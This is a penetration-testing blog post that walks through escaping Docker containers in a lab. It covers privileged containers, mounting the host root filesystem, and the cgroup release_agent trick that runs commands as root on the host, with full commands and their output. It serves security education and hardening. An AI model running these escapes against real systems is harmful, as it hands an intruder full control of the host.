
Container Escaper

RYAN SMITH / SEPTEMBER 17, 2019


We've spoken about Docker several times now, but today I'd like to address the idea of breaking out of those containers. By breaking out, I mean being able to run commands and even take control of the underlying host system. There are a few ways we can do this but at the end of the day, they mostly come down to user misconfiguration.

Lab Setup

Before I get started, let me tell you about the lab setup. I'm running Ubuntu 16.04.6 LTS [Xenial Xerus] as the host with Docker installed.




Then I have a container set up with `sudo docker pull debian` which will grab the latest version by default.



Am I in a container?

Step one in this process is being able to discover that you're inside a container. First off, since it is just a lab set up, I'll attach to the deb container I created. In reality, you would have to compromise whatever service the container is running or otherwise gain access to it. Running `sudo docker attach deb` will get us to a command line inside the container. But since we are simulating a compromised host, we need to find out if we're running in a container or not. One quick way is to check `cgroup` by running `cat /proc/1/cgroup`. Take a look at the

screenshot below and you'll see that when we run it inside the container (left), we see `/docker/`. On the host (right) we don't.



Another quick way is to just run `ls -la` from the root directory and see if `.dockerenv` is there.

```
root@4ca4914c0056:/# ls -la
total 72
drwxr-xr-x   1 root root 4096 Aug 15 12:54 .
drwxr-xr-x   1 root root 4096 Aug 15 12:54 ..
-rwxr-xr-x   1 root root    0 Aug 15 12:54 .dockerenv
drwxr-xr-x   2 root root 4096 Aug 12 00:00 bin
drwxr-xr-x   2 root root 4096 May 13 20:25 boot
drwxr-xr-x   5 root root  360 Aug 15 13:01 dev
drwxr-xr-x   1 root root 4096 Aug 15 12:54 etc
drwxr-xr-x   2 root root 4096 May 13 20:25 home
drwxr-xr-x   7 root root 4096 Aug 12 00:00 lib
drwxr-xr-x   2 root root 4096 Aug 12 00:00 lib64
drwxr-xr-x   2 root root 4096 Aug 12 00:00 media
drwxr-xr-x   2 root root 4096 Aug 12 00:00 mnt
drwxr-xr-x   2 root root 4096 Aug 12 00:00 opt
dr-xr-xr-x 235 root root    0 Aug 15 13:01 proc
drwx------   1 root root 4096 Aug 15 12:54 root
drwxr-xr-x   3 root root 4096 Aug 12 00:00 run
drwxr-xr-x   2 root root 4096 Aug 12 00:00 sbin
drwxr-xr-x   2 root root 4096 Aug 12 00:00 srv
dr-xr-xr-x  13 root root    0 Aug 15 13:01 sys
drwxrwxrwt   2 root root 4096 Aug 12 00:00 tmp
drwxr-xr-x  10 root root 4096 Aug 12 00:00 usr
drwxr-xr-x  11 root root 4096 Aug 12 00:00 var
root@4ca4914c0056:/#
```

Bad configurations

As I mentioned at the top of the post, most of the breakout methods come down to the user misconfiguring the container. Let's explore a few examples:

--privileged

The `--privileged` flag allows the container to have access to the host devices. When we run a container without the flag, we can run `fdisk -l` and see that nothing is there.

```
root@4ca4914c0056:/# fdisk -l
root@4ca4914c0056:/#
```

Now starting the container with `sudo docker run -ti --privileged debian` and we'll be dropped into an interactive shell for the container.

```
victim@victim-ubuntu:~$ sudo docker run -ti --privileged debian
root@2dda06b904ce:/#
```

Running `fdisk -l` again and we can see the host's drive.


```
root@2dda06b904ce:/# fdisk -l
Disk /dev/sda: 50 GiB, 53687091200 bytes, 104857600 sectors
Disk model: Virtual disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc3b47c89

Device     Boot     Start       End   Sectors  Size Id Type
/dev/sda1  *         2048 102856703 102854656   49G 83 Linux
/dev/sda2       102858750 104855551   1996802  975M  5 Extended
/dev/sda5       102858752 104855551   1996800  975M 82 Linux swap / Solaris
root@2dda06b904ce:/#
```

Ok, so we can see it but we want to control it. We can work towards that by first mounting the drive with two commands:

```
mkdir /mnt/host
```

```
mount /dev/sda1 /mnt/host/
```

Self-explanatory, but this will create a directory for us to mount the host drive to and then mount it.



As you can see, we now have access to the host filesystem where we can see the victim users home directory. But again, we want to be able to run commands on the host. So to start, we should check out the container's `/bin/` directory:

```
root@2dda06b904ce:/bin# ls
bash    dmesg           gzip      mount           rm          tempfile      zcmp
cat     dnsdomainname   hostname  mountpoint      rmdir       touch         zdiff
chgrp   domainname      ip        mv              run-parts   true          zegrep
chmod   echo            ln        nisdomainname   sed         umount        zfgrep
chown   egrep           login     pidof           sh          uname         zforce
cp      false           ls        ping            sleep       uncompress    zgrep
dash    fgrep           lsblk     ping4           ss          vdir          zless
date    findmnt         mkdir     ping6           stty        wdctl         zmore
dd      grep            mknod     pwd             su          which         znew
df      gunzip          mktemp    rbash           sync        ypdomainname
dir     gzexe           more      readlink        tar         zcat
```

And the `sbin` directory:

```
root@2dda06b904ce:/sbin# ls
agetty      e2image       getcap          mkfs.ext2          sfdisk
badblocks   e2label       getpcaps        mkfs.ext3          shadowconfig
blkdiscard  e2mmpstatus   getty           mkfs.ext4          start-stop-daemon
blkid       e2undo        hwclock         mkfs.minix         sulogin
blkzone     fdisk         installkernel   mkhomedir_helper   swaplabel
blockdev    findfs        ip              mkswap             swapoff
bridge      fsck          isosize         pam_tally          swapon
capsh       fsck.cramfs   killall5        pam_tally2         switch_root
cfdisk      fsck.ext2     ldconfig        pivot_root         tc
chcpu       fsck.ext3     logsave         raw                tipc
ctrlaltdel  fsck.ext4     losetup         resize2fs          tune2fs
debugfs     fsck.minix    mke2fs          rtacct             unix_chkpwd
devlink     fsfreeze      mkfs            rtmon              unix_update
dumpe2fs    fstab-decode  mkfs.bfs        runuser            wipefs
e2fsck      fstrim        mkfs.cramfs     setcap             zramctl
root@2dda06b904ce:/sbin#
```

And finally the `/usr/` directory, which contains `usr/bin/` and `/usr/sbin/`:

```
root@2dda06b904ce:/usr# ls sbin/
add-shell   dpkg-preconfigure  grpck              policy-rc.d   update-passwd
addgroup    dpkg-reconfigure   grpconv            pwck          update-rc.d
adduser     e2freefrag         grpunconv          pwconv        useradd
arpd        e4crypt            iconvconfig        pwunconv      userdel
chgpasswd   e4defrag           invoke-rc.d        readprofile   usermod
chmem       fdformat           ldattach           remove-shell  vigr
chpasswd    filefrag           mklost+found       rmt           vipw
chroot      genl               newusers           rmt-tar       zic
cpgr        groupadd           nologin            rtcwake
cppw        groupdel           pam-auth-update    service
delgroup    groupmems          pam_getenv         tarcat
deluser     groupmod           pam_timestamp_check tzconfig
root@2dda06b904ce:/usr#
```

You'll notice we're kind of limited... However, there is one command staring right at us that makes this whole thing trivial: `chroot`. We just need to run the below command and we have full system access!

```
victim@victim-ubuntu: ~
root@2dda06b904ce:/# chroot /mnt/host/
# uname -a
Linux 2dda06b904ce 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
# whoami
root
#
```

Mounted Filesystem

Ok, so another example of (really) poor configuration is mounting the host filesystem inside the container. A legitimate reason to do this might be to easily share a specific directory between the host and the container. But if, for example, you were to mount the host's `/` to the container's `/tmp/`..

```
victim@victim-ubuntu:~$ sudo docker run -ti -v /:/tmp debian
root@2f0a50a831d8:/# ls /tmp/
bin   boot   cdrom   dev   etc   home   initrd.img   initrd.img.old   lib   lib64   lost+f
ound   media   mnt   opt   proc   root   run   sbin   snap   srv   sys   tmp   usr   var   vml
inuz   vmlinuz.old
root@2f0a50a831d8:/#
```

We now have the entirety of the host system accessible from within the container. Of course once again we only have access to the files and don't have command execution. What's next? Spoiler: the same method as above! Simply `chroot /tmp/`.

```
victim@victim-ubuntu:~$ sudo docker run -ti -v /:/tmp debian
root@9329d6c50eea:/# chroot /tmp/
# cd /home/victim/
# ls
Desktop    Downloads  Pictures  Templates  examples.desktop
Documents  Music      Public    Videos     flag.txt
# cat flag.txt
Hi from BestestRedTeam. Thanks for reading!
#
```

SYS_ADMIN and AppArmor

Yet another escape involves using the `--cap-add=SYS_ADMIN` and `--security-opt apparmor=unconfirmed` flags when launching the container. The significance of these flags is allowing us to use `mount`. Since even with SYS_ADMIN on, the default apparmor policy would prevent us from using it. So our container launch command would be something like `sudo docker run -ti --cap-add=SYS_ADMIN --security-opt apparmor=unconfined debian`.

```
victim@victim-ubuntu:~$ sudo docker run -ti --cap-add=SYS_ADMIN --security-opt a
pparmor=unconfined debian
root@3305ac9ea595:/#
```

Now that we're up and running, we're going to use cgroups . From Wikipedia, "cgroups (abbreviated from control groups) is a Linux kernel feature that limits, accounts for, and isolates the resource usage (CPU, memory, disk I/O, network, etc.) of a collection of processes." Essentially, cgroups are one way that Docker isolates containers. What we can do is utilize the `notify_on_release` feature in cgroups to run commands as root on the host. You see, "when the last task in a cgroup leaves (by exiting or attaching to another cgroup), a command supplied in the release_agent file is executed." The intended use for this is to help prune abandoned cgroups. This command, when invoked, is run as a fully privileged root on the host."

Ok, so let's exploit this. We first need to once again create a directory to mount to. We can run `mkdir /mnt/tmp`. Then we will want to mount our cgroup with `mount -t cgroup -o rdma cgroup /mnt/tmp`. The `-t` limits the set of filesystem types and the `-o` allows us to set options.

```
root@25bd5423b23f:/# mkdir /mnt/tmp
root@25bd5423b23f:/# mount -t cgroup -o rdma cgroup /mnt/tmp/
root@25bd5423b23f:/# cd /mnt/tmp/
root@25bd5423b23f:/mnt/tmp# ls
cgroup.clone_children  cgroup.sane_behavior  release_agent
cgroup.procs           notify_on_release     tasks
root@25bd5423b23f:/mnt/tmp#
```

Next, we want to create a child cgroup (to kill). We'll call it `/kid/`. Inside that child directory, we can see all our cgroup files are created.

```
root@c4ef1993a07c:/# ls /mnt/tmp/kid/
cgroup.clone_children  notify_on_release  rdma.max
cgroup.procs           rdma.current       tasks
root@c4ef1993a07c:/#
```

So we can see we have `notify_on_release`, which is set to `0` by default. We can change that to 1 using `echo 1 > notify_on_release`.

```
root@25bd5423b23f:/mnt/tmp/child# cat notify_on_release
0
root@25bd5423b23f:/mnt/tmp/child# echo 1 > notify_on_release
root@25bd5423b23f:/mnt/tmp/child# cat notify_on_release
1
root@25bd5423b23f:/mnt/tmp/child#
```

Next we want to get our host path. This is because "the files we add or modify in the container are present on the host, and it is possible to modify them from both worlds: the path in the container and their path on the host." So we'll input this command to grab the proper path:

```
host_path=`sed-n 's/.*\perdir=\([^,]*\).*/\1/p'/etc/mtab`
```

```
root@c4ef1993a07c:/mnt/tmp# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /et
c/mtab`
root@c4ef1993a07c:/mnt/tmp# $host_path
bash: /var/lib/docker/overlay2/451a6e23a2acf13935e2fe03a57de85e6c1f4ee922474a12e
db1f252c5f5e09a/diff: No such file or directory
root@c4ef1993a07c:/mnt/tmp#
```

With that path, we can append `/cmd` and add it to the `release_agent` file in the parent cgroup directory.

```
root@c4ef1993a07c:/mnt/tmp# echo "$host_path/cmd"
/var/lib/docker/overlay2/451a6e23a2acf13935e2fe03a57de85e6c1f4ee922474a12edb1f25
2c5f5e09a/diff/cmd
root@c4ef1993a07c:/mnt/tmp# echo "$host_path/cmd" > /mnt/tmp/release_agent
root@c4ef1993a07c:/mnt/tmp#
```

Then we need to create our `cmd` script. We can run the below to have it run `ps aux` and put the results into an `output` file. Note that here we are appending `/output` instead of `/cmd` to the host path.

```
root@c4ef1993a07c:/# echo '#!/bin/sh' > /cmd
root@c4ef1993a07c:/# echo "ps aux > $host_path/output" >> /cmd
root@c4ef1993a07c:/# chmod a+x /cmd
root@c4ef1993a07c:/# cat /cmd
#!/bin/sh
ps aux > /var/lib/docker/overlay2/451a6e23a2acf13935e2fe03a57de85e6c1f4ee922474a
12edb1f252c5f5e09a/diff/output
root@c4ef1993a07c:/#
```

Then we run the below to create a process inside the child directory which will immediately end and kick off our script. We run a command that will run `/bin/sh` and write the PID into the `/kid/cgroups.procs` file. The script (`/cmd`) will execute once the `/bin/sh` exits. `ps aux` will run on the host and be saved to the `/output` file inside the container.

```
root@c4ef1993a07c:/# sh -c "echo \$\$ > /mnt/tmp/kid/cgroup.procs"
root@c4ef1993a07c:/# head /output
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.1 120104  6344 ?        Ss   Jul30   0:32 /lib/systemd/sy
stemd --system --deserialize 25
root          2  0.0  0.0      0     0 ?        S    Jul30   0:00 [kthreadd]
root          4  0.0  0.0      0     0 ?        I<   Jul30   0:00 [kworker/0:0H]
root          6  0.0  0.0      0     0 ?        I<   Jul30   0:00 [mm_percpu_wq]
root          7  0.0  0.0      0     0 ?        S    Jul30   1:34 [ksoftirqd/0]
root          8  0.0  0.0      0     0 ?        I    Jul30   9:56 [rcu_sched]
root          9  0.0  0.0      0     0 ?        I    Jul30   0:00 [rcu_bh]
root         10  0.0  0.0      0     0 ?        S    Jul30   0:00 [migration/0]
root         11  0.0  0.0      0     0 ?        S    Jul30   0:13 [watchdog/0]
root@c4ef1993a07c:/#
```

And there we have it! We successfully executed a command on the host from within a container. The `/cmd` script could be edited to run anything you want.

Conclusion

First off, thanks for sticking with me through this journey. We covered a few ways to break out of a container but all of them really come down to bad configurations of the containers. But we

all know that would *never* happen in the real world. I hope this helps you out on an engagement in an environment utilizing containers!

Sources and Inspiration:

- https://security.stackexchange.com/questions/152978/is-it-possible-to-escalate-privileges-and-escaping-from-a-docker-container
- https://stackoverflow.com/questions/20010199/how-to-determine-if-a-process-runs-inside-lxc-docker
- https://medium.com/lucjuggery/docker-tips-mind-the-privileged-flag-d6e2ae71bdb4
- http://obrown.io/2016/02/15/privileged-containers.html
- https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/
- https://en.wikipedia.org/wiki/Cgroups

SHARE

TAGS: DOCKER PENETRATION TEST POST EXPLOITATION

— ABOUT RYAN SMITH

Ryan Smith is an information security professional specializing in penetration testing. He has years of experience both as an in-house pen tester and as a consultant.

SOUTH CAROLINA HTTPS://WWW.LINKEDIN.COM/IN/RYAN-SMITH-24A2B1127/
TWITTER

PREVIOUS

Stepping Into Debugging with GDB!

SEPTEMBER 14, 2019

— ABOUT —

Two cybersecurity professionals trying to get better at all things security.

— LATEST POSTS —

Container Escaper
SEPTEMBER 17, 2019

Stepping Into Debugging with GDB!
SEPTEMBER 14, 2019

Information Gathering With Cobalt Strike
AUGUST 16, 2019

— AUTHORS —

- Bestest RedTeam
- Ryan Smith
- Ryan Villarreal

— TAGS —

802.11 802.1X ACTIVE DIRECTORY ANTI-CSRF ASSEMBLY AUTOMATE AUTOMATION AWS BETA BETTERCAP BGP BITCOIN BLOODHOUND BLUE TEAM BURPSUITE BYPASS BYT3BL33D3R C PROGRAMMING C2 CA CAPTURE THE FLAG CERTIFICATES CLOUD CLUSTER CME

COBALT STRIKE CODING COMMAND AND CONTROL COMMAND LINE CONTAINER CORS CRACKMAPEXEC CSRF CTF CYBERSECURITY DEBUG

DEBUGGER DETECTION DOCKER DOMAIN ADMIN DOMAIN CONTROLLER DVWA ELEARNSECURITY ELK ELKSTACK ENUMERATION EWPT

EXECUTIONPOLICY FREERADIUS GDB GHOST GNU GNU RADIO GOOGLE CLOUD GOPHISH GRAPH THEORY HACKING HACKRF HASHCAT

HIJACKING HTTP HTTP/2 IMPACKET INFORMATION GATHERING INTERNAL NETWORK INTERNET OF THINGS JAVASCRIPT JUICESHOP JWT KALI LINUX

KALI TOOLS KERBEROS LATERAL MOVEMENT LINUX MERLIN MICROSOFT MICROSOFT OFFICE MINING NE0ND0G NEO4J NETWORKING

NULL SESSION OFFENSIVE SECURITY OFFSEC OPEN REDIRECT OSCE OSWP OWASP PASSWORD CRACKING PENETRATION TEST PENTEST PHISHING

PHP PINEAPPLE PIXEL TRACKING PORTAINER POST EXPLOITATION POWERSHELL PROTOCOLS PYTHON RADIO FREQUENCY RECON RED TEAMING

RED-BARON REDTEAMING REPORTING REVIEW RF RFC RTL-SDR S3 SAMBA SCANS SCAPY SCRIPTING SERVICE PRINCIPAL NAME SERVICES

SHODAN SMB SMBCLIENT SOCIAL ENGINEERING SOFTWARE DEFINED RADIO SPN SWARM SYSADMIN TERRAFORM TERRAFORMFUN TRAINING

UUID VULNERABILITY SCANNING WARDRIVING WEB APP WEB APPLICATION WEB TOKEN WEBAPP WIFI WIFU WIGLE WINDOWS WIRELESS

WPA XSS

OPINIONS EXPRESSED ARE SOLELY OUR OWN AND DO NOT EXPRESS THE VIEWS OR OPINIONS OF OUR EMPLOYERS.